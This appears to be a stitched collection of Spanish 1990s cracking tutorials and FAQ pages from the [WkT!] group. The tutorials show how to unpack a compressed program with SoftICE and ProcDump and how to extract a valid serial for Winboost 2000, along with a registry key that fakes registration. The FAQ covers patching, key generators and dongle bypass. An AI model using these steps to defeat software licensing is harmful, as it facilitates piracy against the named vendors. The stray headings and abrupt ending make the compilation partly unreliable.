  Required CPU type: 80386
  Requires Win 95 or NT 4
  Flags:
    File is executable
    Line numbers stripped from file
    Local symbols stripped from file
    32 bit word machine
  Linker version: 4.20
  Objects (object align = 00001000h):
    Name      Virt size    RVA    Phys size Phys Ofs
    .text     000BD200h 00001000h 000BD200h 00000000h
    .data     00017CA4h 000BF000h 00000000h 00000000h
    .idata    00000400h 000D7000h 00000200h 00000400h
    .rsrc     00030C00h 000D8000h 00001800h 00000600h
    Oreloc    0000A600h 00109000h 0000A600h 00000000h
    .         0000640Ah 00114000h 00001E00h 00001E00h
    .reloc    000000DCh 0011B000h 00000200h 00003C00h
  Found 318690 bytes overlay
    Absolute position: 15872 of 334562 (= 4.7%)
    Found archive at position 898 in overlay
    --- next detection level --------
    RKive 1.92 archive
    Don't know how to list this type of archive :-(
```

Segun parece, nuestro amigo esta comprimido. Pues tiene un Overlay de 318690 bytes, y si nos fijamos, el programa entero ocupa 334562 bytes.

¿Que es lo que sabemos hasta ahora?
Que nuestro amigo esta comprimido, pero no es posible que se ejecute el codigo en ese estado, por lo que se debe descomprimir en memoria y luego ejecutarse. Asi pues lo primero que se debe hacer el programa es descomprimir el codigo y luego ejecutarlo.

Sabiendo esto, cargemos a nuestra cobaya en el SoftICE y pongamos un breackpoint al principio del codigo:

```
0051440A ;  S u b r o u t i n e
0051440A  public start
0051440A start  proc near
0051440A
0051440A  jmp   005144B5
/*......*/
005144B5  mov   eax, [esp+arg_0]
005144B9  and   eax, 0051441B
005144BF  call  00514835     <-- Rutina de descompresion
005144C4  inc   005144B4
005144CA  jmp   eax     <-- Salto al programa ya
descomprimido
005144CA start   endp
```

Bien, ahora ya sbemos que es lo que hace el programa, pero ¿Como vamos a descomprimirlo?
Pues muy sencillo, vamos a ejecutar el programa paso a paso hasta la linea 005144CA. Justo ahi vamos a modificar una lineas de codigo, esi que introduce el comando a (para ensamblar), y escribe la siguiente linea: jmp eip
Esto provocara que el programa quede en un bucle infinito en la linea 005144CA. Ahora es cuando debemos de ir al ProcDump y pulsar con el boton derecho sobre nuestra cobaya y elegir la opción **Dump (FULL)**, y lo guardamos con el nombre que queramos.
Bien, ahora ya tenemos el CuentaPasos descomprimido. Veamoslo, ejecutemoslo y BOOOMMM!!!! El programa no funciona, ¿porque? La respuesta es bien sencilla. Nosotros tenemos el programa descomprimido, pero el punto de entrada todavia es el de la rutina de descompresión. Debemos de combiarlo para que apunte al principio del codigo ya descomprimido.
Bien, pero ¿como sabemos cual debe ser el nuevo punto de entrada? La respuesta la tenemos en la linea 005144CA, ahi hay un JMP EAX. Por lo que en EAX tenemos lo que buscamos. Nos apuntamos el valor de EAX (en mi caso 00401228) y volemos al ProcDump.

En esta Ocasión, vamos a utilizar la opcion **PE Editor**, con la que podemos editar la cabecera del ejecutable (alli entre otras cosas esta el punto de entrada), y seleccionamos el archivo que hemos creado. Nos aparecera una ventana como esta:

Debemos de fijarnos en los cuadros de texto de **Image Base (IB)** y **Entry Point (EP)**. El programa empieza a ejecutarse en IB+EP, por lo que sabiendo esto nos resultara fácil modificar la cabecera para que apunte a 00401228. Tan solo debemos poner en Entry Point 00401228 - Image Base = 00001228. Asi que pongamos 00001228 en Entry Point y pulsemos OK. Prueba a ejecutar ahora el programa!! Bien, Funciona. Ahora ya tenemos el CuentaPasos descomprimido. xDD

4) Añadir un Script.

Vamos a añadir un Script al ProcDump para que sea capaz de descomprimir el CuentaPasos, asi que editemos el fichero script.ini del ProcDump para añadir una nueva entrada:

```
P1A=PCGUARD v2.10
P1B=Aspack108.3
P1C=Shrinker 3.4
P1D=CuentaPasos v3.75 <-- Entrada añadida

[CuentaPasos v3.75]
L1=LOOK FF,E0
L2=BP
L3=STEP
```

Realmente es bastante sencillo lo que hace este Script: La primera linea busca la secuencia de bytes FFE0 que corresponden a los

opcodes de JMP EAX, luego ponemos un BreackPoint y ejecutamos el progama paso a paso para gaurdarlo al disco duro.
Sencillo, no? ¿Que conseguimos con esto? Pues es probable que en la proxima versión el autor utilice el mismo compresor, y nosotros tan solo tendremos que ejecutar el script para descomprimirlo. xDD

5) Nota final.

Bueno, esto es todo por hoy. Pero no queria terminar este articulo sin deciros que este metodo de compresion es realente muy sencillo (Si lo intentamos descomprimir con el metodo estandar que viene con el ProcDump, tambien tendremos exito :))). Pero mi intención era enseñar como hacer esto mismo manualmente y luego añadir un pequeño Script al ProcDump para ser capaces de descomprimir otros programas que emplean el mismo compresor.

PD: Recordad que muchos compresores utilizan trucos antidebug y tambien es posible encontrarse otros que incluyan codigo antiSoftICE... :))
Como quitar la protección VBOX que tiene el Ulead Button.Applet 1.0

[

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Winboost 2000 v1.0.0.1999**	W95 / W98 / NT
Descripción	Winboost 2000 es un interesante programa que te permitirá personalizar tu windows. Entre sus multiples opciones destacan los trucos tipicos y cantidad de chorradas varias pero muy útiles. Por ejemplo hacerte un acceso directo en el escritorio para apagar el pc con un doble click. Y todo esto en un plis-plas.	
Tipo	Trial de 10 dias	
Url	http://www.magellas.com	
Protección	**Serial Number**	
Dificultad	1) Principiante, 2) **Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	Gettyp v2.38, ProcDump v1.5, W32dasm v8.93, UltraEdit v6.10a	
Objetivo	**Obtención de un número de Serie Válido**	
Cracker	**Mr.WhiTe**	
Fecha	17 de Octubre de 1999	

Introducción

Vamos a ver la protección que utiliza, ya que es realmente lo que más me interesa de este programa. Newbies: Seguimos avanzando :o)
Mr.WhiTe ha vuelto con otro interesante tutorial bajo el brazo.
En esta ocasión vamos a aprender unas cuantas cosillas:

1. Cómo saber si un programa esta comprimido
2. Uso del ProcDump
3. Cómo eliminar una "protección anti-desensamblado"
4. Y por supuesto, cómo cazar un bonito serial

Por último pero no menos importante aprenderemos lo que no se debe hacer NUNCA al programar algo que pretendemos vender: Dejar las puertas abiertas.


Primer susto

Al abrir el programa nos aparece una ventana con el tipico mensaje: "This is an unlicensed copy.....etc", un botoncito con una cuenta atras y la leche. Que peligro. Ummm, hay una opción para introducir un Serial. Veamos si es más de lo mismo. :o(
Ponemos un nombre y un fake serial, le damos al botoncito..... y NADA, no hay mensaje de error. Tsche!! ¿de que vas bitter-kas? , esto ya es algo mas interesante. (No te creas todo lo que te dice la gente, ya veras)

Bueno, seguimos a ver por donde podemos atacar. Lo primero es lo primero: Desensamblamos el archivo WB2000.exe usando el W32dasm con la intención de echar un primer vistazo. aaaaaaaaahhhhhhhhh!!!! ¡Que miedo! No vemos nadaaaa !!!
uy uy, esto tiene muy mala pinta. Probamos esa dll sospechosa a ver.....(wb2000.dll) .... tsche!! nada!! tampoco hay nada visible.

Abrelatas!

Esta joya tiene toda la pinta de estar comprimida. Como no tenemos ni idea de que compresor han utilizado para hacer un poco de magia, vamos a echar mano de un útil programita. Se trata del Gettyp. Este programa, disponible en http://w3.to/protools/ nos proporcionara toda la información necesaria para descomprimir correctamente el archivo. Vaya, parece ser que se trata del "ASPACK 1.083"



Estupendo, parece que ahora ya podemos echar mano del ProcDump para descomprimir el .exe y poder desensamblarlo. A ver si hay suerte hombre. :o)
Abrimos el Procdump y seleccionamos Unpack, seleccionamos el compresor aspack 1.083 y le indicamos la ruta hasta nuestro WB2000.exe. Una vez cargado el Winboost, volvemos a la ventana del Procdump y si todo ha salido bien veremos una ventanita como esta:

Pulsamos el boton y esperamos, esperamos..... esperamos....ahh, por fin nos sale una opcion para guardar el archivo descomprimido. Umm vamos a llamarlo WB2000ecd.exe mismamente. :o) Process succesfully unpacked!!! Estupendo. Vamos a probar ese WB2000ecd.exe a ver si funciona bien. Como la seda, pero sigue estando "unregistered" :o) jejeje.

Ok, desensamblamos la octava maravilla y vamos a ver esas "String References". Aaaaaaaaarggggggg !!! pero que pasa aqui???

Calma calamar. :o)
Lo que sucede es que el programa tiene una protección anti Dasm que te acaba de acojonar. Newbie, tranquilo, toma un poco de aire y al ataque:

Bien, despues de este estúpido inciso..... ¿cómo quitamos esa protección?.
(Ya vas cargando otra vez el ProcDump)

Pulsamos el boton Pe Editor y abrimos WB2000ecd.exe. Más botoncitos, pulsamos "Sections". Vaya una ventanita, para variar. :o) Pulsamos sobre "CODE" y le damos al boton derecho del raton. Nos sale un menu y seleccionamos "Edit section". Abajo, donde pone "Section Characteristics" vamos a modificar el valor C0000040 por E0000020 , Pulsamos "ok", otra vez, otra vez y finalmente "EXIT". Desensamblamos.....¡¡¡¡BINGO!!!

Ahora empieza lo interesante :o)
Veamos, ¿por donde atacar? ¿recuerdas que no nos ha salido ningun mensaje de error al introducir nuestro fake serial?. Tsche!! "String References", ciertamente has acertado. Veamos si hay algo interesante que nos aproxime a nuestro ansiado Serial.

Umm, encontramos una referencia a "Winboost 2000 has been registered succesfully" en :004C3325
Si miramos un par de páginas hacia arriba nos encontraremos un monton de referencias a lo que parecen ser numeros de serie. ¿? Al llegar al final de los numeros vemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004C35C8(U)
|
:004C3185 8B45F4                mov eax, dword ptr [ebp-0C]
:004C3188 8B55F0                mov edx, dword ptr [ebp-10]
:004C318B E8900CF4FF            call 00403E20
:004C3190 0F851F010000          jne 004C32B5
:004C3196 8B45F0                mov eax, dword ptr [ebp-10]
:004C3199 BA30364C00            mov edx, 004C3630
:004C319E E87D0CF4FF            call 00403E20
:004C31A3 0F840C010000          je 004C32B5
:004C31A9 8B45F0                mov eax, dword ptr [ebp-10]

* Possible StringData Ref from Code Obj ->"417478292"
```

He puesto el cursor en el salto que nos evita llegar a todos esos numeros de serie. Fijate en esa call justo anterior.
:004C318B CALL 00403E20 La seguimos a ver donde nos lleva. Tiene toda la pinta de ser la que comprueba nuestro serial.

```
:00403E20 53                    push ebx
:00403E21 56                    push esi
:00403E22 57                    push edi
:00403E23 89C6                  mov esi, eax
:00403E25 89D7                  mov edi, edx
:00403E27 39D0                  cmp eax, edx
:00403E29 0F848F000000          je 00403EBE
```

Efectivamente, Si cargamos el SoftIce Podremos observar que en :00403E27 CMP EAX, EDX se compara nuestro fake serial (guardado en EAX) con el verdadero numero de serie (en EDX), con solo escribir "d edx" en el softice veremos nuestro ansiado Serial.
Ahora te preguntaras..... ¿como hago para que el SoftIce se pare justo ahi? Si no me sale mensaje de error ni nada!!! Pues muy sencillo.

Pero esto no era Shareware?

Cargamos el winboost con el softice. Escribimos nuestro nombre y fake serial (no pulses el boton todavia). Pulsamos control+d y ponemos un breakpoint en hmemcpy Tal que asi: "BPX HMEMCPY" volvemos al winboost y ahora si que pulsamos el boton. Boom!! aterrizamos en el softice, pulsamos F5, F11 Y vamos pulsando F12 varias veces hasta llegar al codigo del winboost. Una vez en el, ponemos el "BPX 00403E20" . Cerramos el winboost, volvemos a cargarlo y choff, aterrizamos en el SoftIce, justo antes de entrar en la call. Pulsamos F8 para entrar e ir traceando hasta llegar a la CMP EAX, EDX.
Y el resto ya lo sabes. ¿no? :o) Estas hecho un fiera!! ;o)

Estupendo, borramos todos los breakpoints con "BC *" salimos del softice y metemos el nuevo serial. Heeeeeey!! estupendo, era ese. (Pues claro, que te creias? jeje). Salimos del winboost y esta vez lo abrimos pero con el exe original , con el comprimido. Mec, ventanita de REGISTRADO. :o). Si monitoreas un segundito con el "Regmonitor" podras observar la **ABSOLUTA ESTUPIDEZ DE ESTA PROTECCION**. Si, lamentable, realmente lamentable. Nos hemos tirado un buen rato analizando este programa ¿para estoooo??

NOTA Para la gente de www.magellas.com:

Tanta compresión y protección anti desensamblador para estoooo??
Señores, seamos serios.
Se han dejado ustedes la puerta de atras completamente abierta!!!!

Registro de Windows --STOP-- Imbecilidad Absoluta --STOP-- Para protegerlo asi mejor regalarlo --STOP-- Aprendan Ingenieria Inversa y algo más --STOP--

```
[HKEY_LOCAL_MACHINE\Software\Magellass\WinBoost 2000]
"Registered"="True"
```

```
Siiiiii !!!! Acojonante!!!
Todo el mecanismo de registro depende de si el programa encuentra esa
clave en el registro.
"Registered"="True" <---- Ni siquiera comprueba su valor, solamente
que exista !!!!!
```

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)

±±========--*-*-* P E R S O N A L G R E E T Z *-*-*-*-========±±*
Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,

FAQ 1	WKT Tutorialz Site	FAQ 2
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Cual es el objetivo de [WkT!]? ¿Por que un grupo de crackers hispano?
¿Qué es el Cracking?
¿Qué es un debugger?
¿Qué es un desensamblador?
¿Qué es un editor hexadecimal?
¿Todos los programas se desprotegen de la misma forma?
¿Qué diferencias hay entre programas hechos en Visual C++ y Visual Basic?
¿Cómo saber si un programa esta hecho en Visual Basic?
¿Qué es una DLL?
Pongo un break point en Winice y nunca para el programa en él
Cuando paro un programa con Ctrl+D en Winice me aparece el listado en una zona llamada KERNEL32

¿Cual es el objetivo de [WkT!]? ¿Por que un grupo de crackers hispano?

Desde sus orígenes, el objetivo de Whiskey Kon Tekila ha sido, es y será siempre proporcionar información. Por diversos motivos (principalmente económicos) la Ingeniería Inversa siempre se ha considerado un tema "tabú" en la Informática. Y como tal, el desconocimiento técnico en este sentido ha sido notable.
(Al menos en el mundo hispano hablante).

[WkT!] surge como un grupo de gente apasionada por la programación de protecciones hardware/software, con el único propósito de ampliar su conocimiento y el de cualquier otra persona interesada al respecto. Los programadores de aplicaciones comerciales suelen actuar con una cierta indiferencia cuando se trata de programar la protección de su software. Quizá sería más correcto afirmar que más que indiferencia se trata de inconsciencia. Desconocimiento, en definitiva, de las técnicas empleadas desde "el otro lado".

Es por esto que estas páginas constituyen (o eso se pretende) un punto de referencia para todo aquel programador **realmente interesado** en ampliar sus conocimientos y adaptarlos a los nuevos tiempos.
[WkT!] es consciente de que la información proporcionada en su Web Site puede llegar a ser un "arma de doble filo", puesto que nada impide el posible mal uso de esa información por parte de nuestros lectores. Ante esto cabría plantearse unas cuantas cuestiones:

- ¿Hasta donde llega el conocimiento sobre Ingenieria Inversa del programador hispano?
- Cuando un programador desarrolla una protección.... ¿es consciente de sus limitaciones?
  ¿Sabe cómo buscar sus puntos débiles? ¿Quiere realmente ELIMINAR esos puntos débiles?
- El problema de la piratería de software .... ¿Es acaso una consecuencia de la sociedad consumista actual?
  ¿O se debe en mayor medida a los elevados precios del mismo?
- ¿Por qué algunos de los mejores y tambien más caros programas son al mismo tiempo los que peores protecciones incorporan? ¿Hasta que punto preocupa la protección de su software a las grandes compañias?
- Cuando alguien utiliza un crack... ¿Es porque quiere evaluarlo mejor antes de comprarlo?
  ¿Lo hace porque no puede pagar el programa en cuestión?
  ¿Lo hace porque no quiere pagarlo? Si es así.... ¿es consciente del daño que puede ocasionar?
- Realmente, ¿Que deberia estar más sujeto a una "persecución social"?
  ¿El uso ilegal de un programa o la programación / administración inadecuada e insegura del Software?

Quizá estas sean algunas de las cuestiones más polémicas, pero que en definitiva nos hacen reflexionar a todos si el estudio de la Ingenieria Inversa deberia dejar de ser considerado como algo dañino e inapropiado para ser más tenido en cuenta a la hora de programar una aplicación comercial. Y es que, en definitiva, el mejor modo de avanzar en el conocimiento es investigar y para ello el primer paso es conocer nuestro propio software. Espero que esto te haya aclarado un poco la situación. De todas formas, gracias por haberlo leido.
Un saludo. Mr.WhiTe [WkT!]

¿Qué es el Cracking?

No tiene nada que ver con las drogras...(el famoso Crack) : (

"Crackear es el arte de reventar protecciones software/hardware con fines intelectuales, personales pero no lucrativos. Crackear también se llama "ingeniería inversa" (Reverse Engineering), ya que sin el programa fuente se es capaz de analizar el comportamiento del programa y modificarlo para tus intereses."
Ref.- Como crackear por Estado Porcino.

¿Qué es un debugger?

Permite ver paso a paso (instrucción a instrucción) un programa mientras se está ejecutando en la memoria del ordenador.
Las instrucciones se visualizan en ensamblador normalmente. Nos servira para ver como se comportan las rutinas de protección ya que son parte del programa. En el podremos cambiar instrucciones para comprobar y asi eludir las protecciones. Estos cambios no son permanentes en el fichero ejecutable.

El mejor debugger es SoftIce (Softice para Windows 95) http://www.numega.com
Para MSDOS existe una versión Softice y otras versiones poco potentes llamadas DEBUG y SymDebug.

¿Qué es un desensamblador?

Un desensamblador toma un fichero de instrucciones en hexa y lo convierte a lenguaje ensamblador. El lenguaje ensamblador, es el conjunto de sentencias que entiende el microprocesador
(tu Pentium o mi 486). El procesador es el corazón del ordenador, todas las sentencias son ejecutadas por él y sólo por él.
Por ejemplo un 43 en hexa se transforma en inc eax. Se necesitan algunos conocimientos de ensamblador pa esto de crackear.
Nosotros usaremos el desensamblador para crakear con la técnica de la lista muerta...
Ref.- Como crackear por Estado Porcino.

¿Qué es un editor hexadecimal?

"Los programas no son más que un conjunto de instrucciones y cada instrucción no es más que un conjunto de bits, pero donde demonios se guardan esos bits?. Los bits del programa se localizan en los ficheros, p.e. las instrucciones del programa de compresión arj se guardan en el fichero arj.exe. Hay algunos programas que no guardan todas sus instrucciones en único fichero, si no en varios, un ejemplo de esto son los programas que utilizan librerías dinámicas (o dll)."

Un editor hexadecimal, no es más que un programa, que permite "editar" los ficheros de instrucciones de otros programas, osea, que permite ver,modificar,copiar,pegar... los bits de los programas. Para simplificar la cosa no se muestran los bits a pelo, sino que se muestran en hexadecimal, de ahí su nombre.

Nosotros lo utilizaremos para alterar el comportamiento de los programas. Supongamos que conocemos la instrucción sentencia de la rutina de protección que debemos modificar, sea jz 23 y queremos modificarla por jnz 23, bien como toda instrucción no es más que un conjunto de bits, sea 0110 para jz 23 y 1001 para jnz 23, sólo nos queda buscar estos bits dentro del fichero ejecutable del programa (que es, en general, el contiene las sentencias del programa). Como usamos un editor hexadecimal, debemos buscar la secuencia de un unos y ceros en hexa en el fichero del programa que queremos modificar. Si la secuencia que buscamos es muy común deberemos utilizar las instrucciones que se encuentran entorno a la instrucción a modificar.

Esto es muy importante, sólo debe existir una localización del patrón de búsqueda en el fichero, si existe más de una, debemos añadir a la búsqueda las sentencias de alrededor, sino se corre el riego de modificar la sentencia equivocada, lo que provoca casi siempre un "cuelgue".
Ref.- Como crackear por Estado Porcino.
Uno de los más completos es UltraEdit-32 Professional http://www.uedit.com

¿Todos los programas se desprotegen de la misma forma?

No...
Un programa aún haciendo lo mismo puede programarse de mil formas... Esto se entiende en las protecciones del mismo modo (protecciones de numero de serie, etc..).

Pueden existir miles de formas de proteger un programa, aún siendo el mismo tipo de protección.
No obstante la "estupidez" de muchos programadores de pacotilla (aquellos que solo ven dinero en sus programas), y a la falta de imaginación de otros, hacen que la tarea de desproteger sea a veces muy sencilla.

¿Qué diferencias hay entre programas hechos en Visual C++ y Visual Basic?

La mayoría de las aplicaciones programadas mas profesionalmente para Windows 95 (requieren un conocimiento mas exhaustivo de programación) son las compiladas en C++... aparte de ser siempre las mas rápidas.
De hecho Windows 95 está hecho prácticamente en C++...

La diferencia entre Visual C++ y Visual Basic es la siguiente:

Con Visual C++ somos como el director general de una oficina mientras que con Visual Basic somos los empleados (si entregamos un informe pasaremos por varios departamentos hasta que llegue al despacho del director general).
E incluso no podremos hacer cosas que no pueda hacer el director general. Todo ese proceso interno de pasar de un departamento a otro lo realizan unas librerías que actúan mientras se ejecuta el programa (librerías Run-time). Estas son VBRUN300, VB40032, MSVBM50 según sea la versión de Visual Basic.

Desde el punto de vista de un cracker es mucho mas interesante un programa en C++...
Los crackers suelen huir de programas hechos en Visual Basic, por lo incomodos y pesados que son y porque casi nunca aportan nada interesante que investigar. Aunque esto no significa que sean los mas dificiles de desproteger.

¿Cómo saber si un programa esta hecho en Visual Basic?

Existen muchas maneras, pero todas consisten en lo mismo. Hay que localizar referencias a varias librerias de ejecucion. Sus nombres son VBRUNxxx (xxx =100,200,300 para la versión 1,2 y 3 respectivamente), VB40032.DLL para la versión 4 del compilador de Visual Basic y MSVBM50.DLL para la versión 5. Las formas de localizarlas podrían ser:

- Usar un editor hexadecimal con el fichero EXE a tratar y usar la opción de busqueda.... Ejemplos de texto a buscar: VBRUN300, VB40032, MSVBM50
- Usar un desensamblador (W32Dasm) con el archivo EXE y una vez desensamblado mirar al principio del listado en la zona de :

  ++++++++++++++++++ IMPORTED FUNCTIONS ++++++++++++++++++
  Number of Imported Modules = 1 (decimal)

  Import Module 001: MSVBVM50.DLL

Aquí se observa una referencia a la libreria de ejecución de Visual Basic 5.0, con lo que este ejecutable está compilado con VBasic.

¿Qué es una DLL?

Es una librería dinámica (Dynamic Link Library). Es un fichero en el que residen funciones(código ejecutable) o recursos (ventanas de un programa, menues, iconos, bitmaps, etc...) y que pueden ser llamadas por cualquier otro programa de Windows. Existen una gran variedad de DLL personalizadas y comerciales que permiten sacar partido a muchos programadores (Jscript.dll =librería de Java Script, Tl32v20.dll =Timelock, rutina de protección de programas en periodo de prueba, etc...).
De hecho Windows 95 usa en su mayoria DLLs... KERNEL32.DLL, USER32.DLL, GDI32.DLL...
Incluso los archivos DRV y FON (fuentes) son DLL, aunque estos se cargan de forma no automatica...

Pongo un break point en Winice y nunca para el programa en él

Hay muchas instrucciones de programas que nunca se ejecutan si no se dan las condiciones adecuadas...
Siempre conviene estudiar un poco el ejecutable, o bien con la lista muerta o con el Winice.
Poner en cualquier punto del programa un breakpoint no lleva a nada si no sabemos donde lo ponemos.

Cuando paro un programa con Ctrl+D en Winice me aparece el listado en una zona llamada KERNEL32

Esto es muy normal, teniendo en cuenta que Windows 95 usa internamente un API
(Interfaz de Programación Avanzada) núcleo de sistema (Kernel) de 32 bits.
El kernel32 es el minimo de código que necesita Windows95 para arrancar el sistema.

También la mayoria de los programas suelen usar esta API para realizar operaciones basicas con sus funciones(uso de archivos, tareas, recursos, carga de librerías, uso de la memoria, etc..). Hay unas 780 funciones dentro de esta librería.
Muchas rutinas de protección hacen uso de funciones de esa librería y de otra llamada USER32.DLL.

Para nosotros el listado interno de estas librerias no interesa. Usaremos estas funciones como cajas tontas (solo interesará lo que nos muestre por fuera no como esté hecha por dentro). Es decir, si un programa usa la función GetComputerName (obtener el nombre de la computadora), solo nos interesará el nombre que la computadora, no como lo obtiene internamente.

FAQ 1	WKT Tutorialz Site	FAQ 3
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Por qué todos los crackers están contra Microsoft?
¿Dónde puedo encontrar más información sobre "ingeniería inversa" (Reverse Engineering)?
¿No me funciona un crack?
¿Qué es un generador de claves (key generator)?
¿Qué es Softice y Winice?
¿Cómo puedo configurar el Softice o Winice para usarlo en nuestros asuntos?
¿Qué es el ensamblador?
¿Qué es un parche?
¿Como se desprotegen las pastillas o mochilas (protección hardware)?
¿Cómo se que es lo que tengo que cambiar para desproteger?

¿Por qué todos los crackers están contra Microsoft?

Microsoft pretende imponer sus normas a todo el mundo. Aparte de crear un sistema operativo lleno de errores e inestable por todos los lados, hacen uso de estrategias de todo tipo para imponerse a todo el mundo sin importar como.

Esto no significa que otra compañia sea la buena de la película... Limitan la capacidad de los usuarios a elegir su sistema operativo, navegador, etc...

¿Dónde puedo encontrar más información sobre "ingeniería inversa" (Reverse Engineering)?

El mejor sitio donde encontrar esa información es http://surf.to/fravia
Recomendamos el uso del navegador Netscape ya que muchas páginas son Anti-Microsoft (Internet Explorer) Es un lugar que no hay que dudar en visitarlo...

¿No me funciona un crack?

¿Has probado a copiar el crack en el mismo directorio del ejecutable del programa a desproteger?
¿Tienes una versión distinta?
¿Te has leido el wkt.nfo que acompaña a todos nuestros cracks?
Si la respuesta a las preguntas de arriba es Si y no va el crack...
Pues que quieres que te diga...
Buscate la vida... o aprende a crackear por ti mismo.

Y recuerda, los cracks producidos por [WkT!] tienen como única finalidad permitir una mejor evaluación del programa al que van destinados, así como enseñar las limitaciones de las protecciones empleadas.
En ningún caso los cracks deben ser utilizados para evitar el pago del correspondiente programa.
Si crees que un programador ha realizado una buena aplicación, que te es útil, que la usas y además está bien programada, entonces **obra adecuadamente y recompénsalo registrándote.**
Nosotros no nos hacemos responsables de lo que tú hagas con nuestros cracks.

¿Qué es un generador de claves (key generator)?

Es un programa que esta basado en un algoritmo de protección.
El llegar a conocer este algoritmo, requiere un estudio avanzado de un programa.
Permiten obtener el número de serie de un programa.
Es una forma elegante de desprotección.
A veces son muy complejos y otras veces son muy sencillos y simples.

¿Qué es Softice y Winice?

Es el nombre de uno de los depuradores de código mas potentes que existen. El nombre se usa indistintamente para este depurador (debugger). Hay versiones para DOS y para Windows (Winice). El nombre mas usado es el de Softice tanto para DOS como para Windows.

¿Cómo puedo configurar el Softice o Winice para usarlo en nuestros asuntos?

Una manera de configurar Softice sería editar el archivo winice.dat (dentro del directorio de instalación del Softice).
Cambiar las lineas siguientes:
INIT=X;wl;wr;wd7;code on;
HST=512
A toda línea del tipo EXP=c:\windows\system\system.drv , quítale el punto y como inicial.
Siempre que un programa use una Dll especial, puedes añadirla en este archivo.

Ref.- Como crackear por Estado Porcino.

¿Qué es el ensamblador?

Es un tipo de lenguaje de programación (ensamblador, C++, Pascal, Cobol, Basic...). Es un lenguaje de bajo nivel. Esta formado por nemotécnicos de ingles (JMP ->proviene de JUMP, NOP ->No OPeration, MOV ->Move, etc..).
Es de los lenguajes mas próximos a la CPU...
Cada instrucción esta formada por una serie de bytes que hacen actuar a la CPU.
Ejemplos de instrucciones:

```
Byte(s) hexadecimal       Instrucción ensamblador
   66 F7 C6 01 00                     TEST SI,0001
   C3                                 RET
   90                                 NOP
   F3 A5                              REPZ MOVSD
   FC                                 CLD
```

Introducciendo en la CPU esta ristra de bytes (66 F7 C6 01 00 C3 90 F3 A5 FC) se ejecutarán esas instrucciones.
Por supuesto la CPU sabe separar instrucciones aparte de otras cosas...

Este lenguaje posee mas de 100 instrucciones... y aprender este lenguaje nos ayudará a comprender los programas que queramos desproteger...

¿Qué es un parche?

Es un cambio que se realizará en un programa para hacer que este se comporte como deseemos para siempre...
Los cambios se realizan a nivel de bytes... ya que las instrucciones en ensamblador o cualquier dato siempre estarán formadas por bytes.

¿Como se desprotegen las pastillas o mochilas (protección hardware)?

Poniendo breakpoints en los puertos de impresora. bpio -h xxx -->>xxx=dirección de puerto de impresora
bpio -h 378
Existen varios tipos de protección...
Hay pastillas que tienen parte del programa encriptado en su interior, con lo que es practicamente imposible de desproteger si no se tiene la pastilla.
Hay otras pastillas que solo se usan como comprobación, con lo que la protección suele ser una chapuza y a veces es incluso mas facil que protecciones de numero de serie...
(Nota a los programadores: es una tonteria que useis protecciones del segundo tipo, ahorraros el dinero o usar las del primer tipo... Aunque mejor seria bajar los precios al no tener que usar pastilla)

¿Cómo se que es lo que tengo que cambiar para desproteger?

